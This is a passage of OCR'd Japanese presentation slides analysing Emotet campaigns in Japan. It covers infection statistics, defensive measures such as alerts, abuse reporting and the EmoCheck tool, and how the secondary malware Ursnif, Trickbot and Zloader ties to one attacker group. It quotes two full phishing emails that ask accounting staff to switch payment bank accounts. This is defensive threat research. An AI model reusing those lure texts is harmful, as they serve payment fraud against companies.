
（観測したメールデータをベースに算出、2020年07月-2021年01月）



3.8. 国内の累計感染数の推移〔日別〕

窃取後、悪用された国内ドメイン(.jp)の累計メールアカウント数


（観測したメールデータをベースに算出、2020年07月-2021年01月）




〔参考〕.jpメールアカウント数について

〈留意点〉

- .jp に限る（他に含まれる日本は便宜上数えない）
- メールの送信元に悪用された数（右下図赤枠）であり、正確な感染数ではない
  - 1つの端末から複数のメールアカウントが窃取される場合や1つも窃取されない場合がある
- メールの送信量に影響される
  - 送信量が少ないと観測数が減り傾向と乖離している可能性がある




4. 被害を減らす為の取り組み



4.1. 情報発信

Twitter等で最新のEmotet動向を情報発信、注意喚起

パスワード付きzipの観測



感染時の対応手順

4.1. 情報発信

- メールテンプレート
  - 新型コロナウイルスをテーマとしたメール
  - トレンドマイクロ社を騙ったメール
- 新たな手法の早期発見
  - パスワード付きzipファイルの使用
- 日本語のデザインの文書ファイル
- ダウンロードURLの共有（URLHausへの登録）

4.1.1. 注意喚起

- 時には所属組織の助力を借りることも
- 2019/11/27 JPCERT/CC Emotetの注意喚起発行
  - 2019/12/02 ブログEmotetへの対応FAQ公開
    https://blogs.jpcert.or.jp/ja/2019/12/emotetfaq.html

11/28 官房長官がエモテットの注意喚起

2019-11-28 19:17 | 政治


菅官房長官、ＰＣウイルスで注意喚起＝「エモテット」

Twitter Facebook LINE

菅義偉官房長官は２８日の記者会見で、国内で「エモテット」と呼ばれるコンピューターウイルスの感染被害が発生していると明らかにした。菅氏は「行政機関、２０２０年東京（五輪・パラリンピック）大会に関わる事業者に注意喚起を行っている。引き続き状況把握に努めるとともに、被害拡大防止のため必要な注意喚起を行っていきたい」と説明した。

エモテットは、実在の組織などになりすましたメールに添付して送り付けられ、感染するとメール本文やパスワードなどが窃取される。その情報を基に新たになりすましメールが送信され、被害が欧米を中心に拡散している。

［時事通信社］



佐條 研(Ken Sajo) 2019/12/02

マルウエアEmotetへの対応FAQ

ツイート メール

最終更新日:2020.12.23

2019年10月以降、日本国内にてEmotetの感染事例が急増しています。JPCERT/CCでは、次の通り注意喚起を発行しています。

JPCERT/CC: マルウエア Emotet の感染に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190044.html
JPCERT/CC: CyberNewsFlash マルウエア Emotet の感染活動について
https://www.jpcert.or.jp/newsflash/2019112701.html
JPCERT/CC: CyberNewsFlash マルウエア Emotet の感染に繋がるメールの配布活動の再開について (追加情報)
https://www.jpcert.or.jp/newsflash/2020072001.html
JPCERT/CC: CyberNewsFlash マルウエア Emotet の感染拡大および新たな攻撃手法について
https://www.jpcert.or.jp/newsflash/2020090401.html

4.2. 世界的な協力

- Emotetは世界的な脅威であり、Emotetに対抗する世界的なグループ「Cryptolaemus」が存在
  - 世界中から有志のセキュリティ専門家が集結
- 日本からの情報を共有し協力
  - TTPsなどの情報共有
  - タイムゾーンを補完
- 手法を合わせ、Emotetの通信先はURLHausへ登録
  - URLHausのフィードにより世界中でblock可能

参考: https://paste.cryptolaemus.com/
https://www.zdnet.com/article/meet-the-white-hat-group-fighting-emotet-the-worlds-most-dangerous-malware/

4.3. 改ざんサイトの通報

- 改ざんされた正規サイトの早期発見
  - 文書ファイルが設置されているサイト
  - Emotet本体が設置されているサイト
- ITサービス事業者のAbuse窓口へ連絡
- 運営組織のCSIRTやセキュリティ担当へ連絡

→ 感染の流れを断ち切ることで新規感染数を減らす

4.4. 悪用されたメールアドレスへの通知


- 観測により送信に悪用されるメールアドレスを把握
- 感染して悪用されるメールアドレスへ通知
  - 感染に気が付き、対処してもらう
  - これまでに4,500件以上通知
  - 多いのはISPなどの個人メールアドレス

- 既に気が付き対処済のケースや気がついていても対処法が不明/不足のケースもあり
  - 必要に応じてメール、電話で対応を相談

4.5. EmoCheck

- 通知先により説明や対応が困難なケースも有
  - 自身でEmotet感染有無を確認できる必要性

- Emotetは特有の痕跡、命名規則が存在した
  - 上記を元に感染有無を確認することが可能
  - コンセプトを提案し、開発をお願い
    → ツール EmoCheck のリリース
    https://github.com/JPCERTCC/EmoCheck/releases




5. Emotetの
キャンペーン分析

5.1. Emotetの攻撃の狙い

- Emotetの攻撃には2つの立場がある
  - Emotetを使ってメール配信をする立場
    - Emotet自身の攻撃グループ
  - Emotetを利用して別のマルウェアに感染させる立場
    - 別のマルウェアを使いたい別の攻撃グループ

5.1. Emotetの攻撃の狙い

- Emotetの攻撃には2種類の攻撃者が関与している



5.2. Emotetの攻撃グループ

- Emotetは単一のグループが使用するマルウェア
- 攻撃グループはMealybugs, Mummy Spider, TA542などの名前で呼ばれる（どれも同じ）
  - CryptolaemusはIvanと呼ぶ

- Emotetは別のマルウェアに感染させる為の道具
  - 別のマルウェアを感染させることで
    別の攻撃グループから使用料を得ている

5.2. Emotetの攻撃グループの目的

Emotetの感染端末を増やすことで

- 別のマルウェアに感染させる機会が増加
  → 収益が増加
- メール送信基盤の増強
- 新規攻撃対象（メールアドレス）の増加

感染端末を増加させることに特化できる仕組み

→防御する側は如何に感染数を減少傾向にできるか

5.3. Emotetを利用する攻撃グループの目的

- Emotetから二次感染するマルウェア（2019/09-）

マルウェア	時期	備考
Ursnif	2019/09-10	日本のみ感染確認
Trickbot	2019/10-2,2020/07-	日本でも感染確認
Qakbot	2020/07-	日本でも感染確認
Zloader	2020/09-	日本のみ感染確認
IcedID	2020/10-	日本では未確認

- どれも不正送金マルウェア
- マルウェア毎に攻撃グループは異なる可能性がある

5.4. Emotetから二次感染するマルウェア

- 二次感染するマルウェアは感染した際のIPのGeo Locationによって決まる
  - 攻撃対象の国であれば二次感染し、対象外なら感染しない
- 日本でのみ二次感染するマルウェアは日本が標的
  - Ursnif、Zloader
- 日本へのEmotetの攻撃を減らすには、この二次感染を狙う攻撃グループの目的を阻害することも有効

参考: https://d00rt.github.io/emotet_network_protocol/#country_

5.4.1. Emotetから二次感染するUrsnif

- Emotet経由のUrsnif(Dreambot)、Trickbot
  - UrsnifとEmotet経由のUrsnifは同一設定
  - UrsnifとTrickbotのWebInjectsのURLは一致
    → 攻撃グループはUrsnif-Bと考えられる。

[JSAC2020発表参照]
https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_5_sajo-takeda-niwa_jp.pdf

- この攻撃グループはその後のレポートで「Jer」というアカウントを使用していることが分かっている

参考: https://medium.com/csis-techblog/the-end-of-dreambot-a-loved-piece-of-gozi-24cc9bfc8122

〔参考〕Trickbot

- Trickbotは様々な攻撃グループが使用
  - 全部のTrickbotの配布、Emotet経由のTrickbotの配布がJerではない。
- 日本向けのWebInjectsは2019/10/15-2020/03まで1レコードグループに存在（全体の約30%弱）
  - この利用者がJerと考えられる
  - 2020/03 以降、TrickbotのWebInjectsから上記日本向けを含む大半のレコードグループが削除


→同タイミングでTrickbotの攻撃グループが更に高機能なBazzarマルウェアへ移行したと言われている

5.4.2. Emotetから二次感染するZloader

- Zloader
  - 2020/09以降、日本でのみ観測
  - 同じタイミングで日本へのメール増加
- 前後して日本を狙うZloaderは3つの経路がある
  - Emotetの二次感染マルウェア
  - xls添付のばらまきメールからの感染
  - Exploit-Kit経由での感染
- 3系統のZloaderは設定、C2が同一
  - 同一のグループが攻撃を行っている
  - 日本の金融機関を狙うWebInjects

参考: https://www.lac.co.jp/lacwatch/people/20201106_002321.html

5.4.3. Zloaderの感染経路と設定の関係



5.5. Emotetから二次感染するマルウェアの関係

- Emotet経由で感染するUrsnifとZloaderの各攻撃グループは、Emotet以外の経路でも感染を狙う
  - Emotetは攻撃経路の1つでしかない

- 2つのマルウェアのキャンペーンには共通点が存在
  - メール件名、本文
  - 文書ファイルのデザイン
  - WebInjects

5.5.1. 文書ファイルのデザインの比較

- Emotetの日本語の文書ファイルとZloaderに感染するxlsb添付のデザインは同じ、画像は同一hash
- Jerがほぼ同一の画像を過去に使用
  - hash改変のため画像がモザイクがかっている

Emotetおよびzloaderのデザイン


2018/12/28のUrsnifのデザイン

5.5.2. メールの本文の比較

- 2020/10/14のZloaderのばらまきメールの本文は2017/06/13-2017/11/22のUrsnifのメール本文と同一

- 上記以外も、Zloaderのばらまきメールの本文は過去にJerのUrsnifのメール本文で使用されているもの

2020/10/14 Zloaderのメール


経理ご担当者様
いつも大変お世話になっております。
株式会社ジャパントラストの佐々木です。


今月分のご入金より振込口座の変更をさせていただきたいのですが、
ご対応可能でしょうか？

新たな振込先に関しましては、
現在、手続き中で10月13日に完了予定となります。

本日中に仮のご請求書データをお送り致しまして
手続き完了次第、正式なご請求書データをお送り致します。

急なご連絡になってしまい大変申し訳ございませんが、
ご対応をいただけますと大変助かります。

2017/06/13 Ursnifのメール


経理ご担当者様
いつも大変お世話になっております。
株式会社ジャパントラストの佐々木です。

今月分のご入金より振込口座の変更をさせていただきたいのですが、
ご対応可能でしょうか？

新たな振込先に関しましては、
現在、手続き中で6月15日に完了予定となります。

本日中に仮のご請求書データをお送り致しまして
手続き完了次第、正式なご請求書データをお送り致します。

急なご連絡になってしまい大変申し訳ございませんが、
ご対応をいただけますと大変助かります。


参考: https://www.jc3.or.jp/topics/vm_index.html
https://bomccss.hatenablog.jp/entry/2020/10/28/132546

5.5.3. WebInjects

- WebInjectsの対象
  - Ursnif、Zloaderには主に銀行、カード会社が標的であり、標的の組織は同一
    - ZloaderのWebInjectsは追加・変更が頻繁にあり継続して開発中と考えられる
- 日本向けのWebInjectsで、銀行、カード会社双方を対象とするものは他にない
  - Ramnit,PandaBankerは過去カード会社を標的
  - Ursnifの一部に銀行を標的とするものは存在

